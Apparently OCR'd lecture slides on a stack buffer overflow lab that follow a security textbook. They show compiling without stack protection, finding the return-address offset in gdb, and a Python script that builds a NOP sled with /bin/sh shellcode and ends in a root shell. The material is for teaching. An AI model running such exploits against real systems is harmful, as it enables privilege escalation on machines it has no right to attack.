
Putting it all together

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.



Putting it all together

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.



Finding the Address Without Guessing

$ gcc -z execstack -fno- stack-protector **-g** -o stack_dbg stack.c

gdb command:
https://www.geeksforgeeks.org/gdb-command-in-linux-with-examples/

Finding the Address Without Guessing

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo              ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Constructing the Input File






Figure 4.7: The structure of `badfile`

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode





Generating Malicious Input (exploite.py)

```
shellcode= (
    "\x31\xc0"                  # xorl    %eax,%eax
    "\x50"                      # pushl   %eax
    "\x68""//sh"                # pushl   $0x68732f2f
    "\x68""/bin"                # pushl   $0x6e69622f
    "\x89\xe3"                  # movl    %esp,%ebx
    "\x50"                      # pushl   %eax
    "\x53"                      # pushl   %ebx
    "\x89\xe1"                  # movl    %esp,%ecx
    "\x99"                      # cdq
    "\xb0\x0b"                  # movb    $0x0b,%al
    "\xcd\x80"                  # int     $0x80
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                   ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                        ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')      ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Run the Exploit

```
$ chmod u+x exploit.py        ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id          ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Attacks with Unknown Address and Buffer Size

Section 4.6

Writing a Shell code

Section 4.7

Countermeasures

Section 4.8

Address Randomization

Section 4.9

StackGuard

Section 4.10

Defeating the Countermeasure in bash and dash

Section 4.12

References

1. **Chapter-4 , Computer & Internet Security A Hands-on Approach** (Second Edition) Wenliang Du, Syracuse University
2. StackGuard: Simple Stack Smash Protection for GCC
3. Online Linux Terminal:
   https://bellard.org/jslinux/
1. **GDB Tutorial:**
   https://www.geeksforgeeks.org/gdb-command-in-linux-with-examples/

Buffer Overflow

To be Continued…

Defenses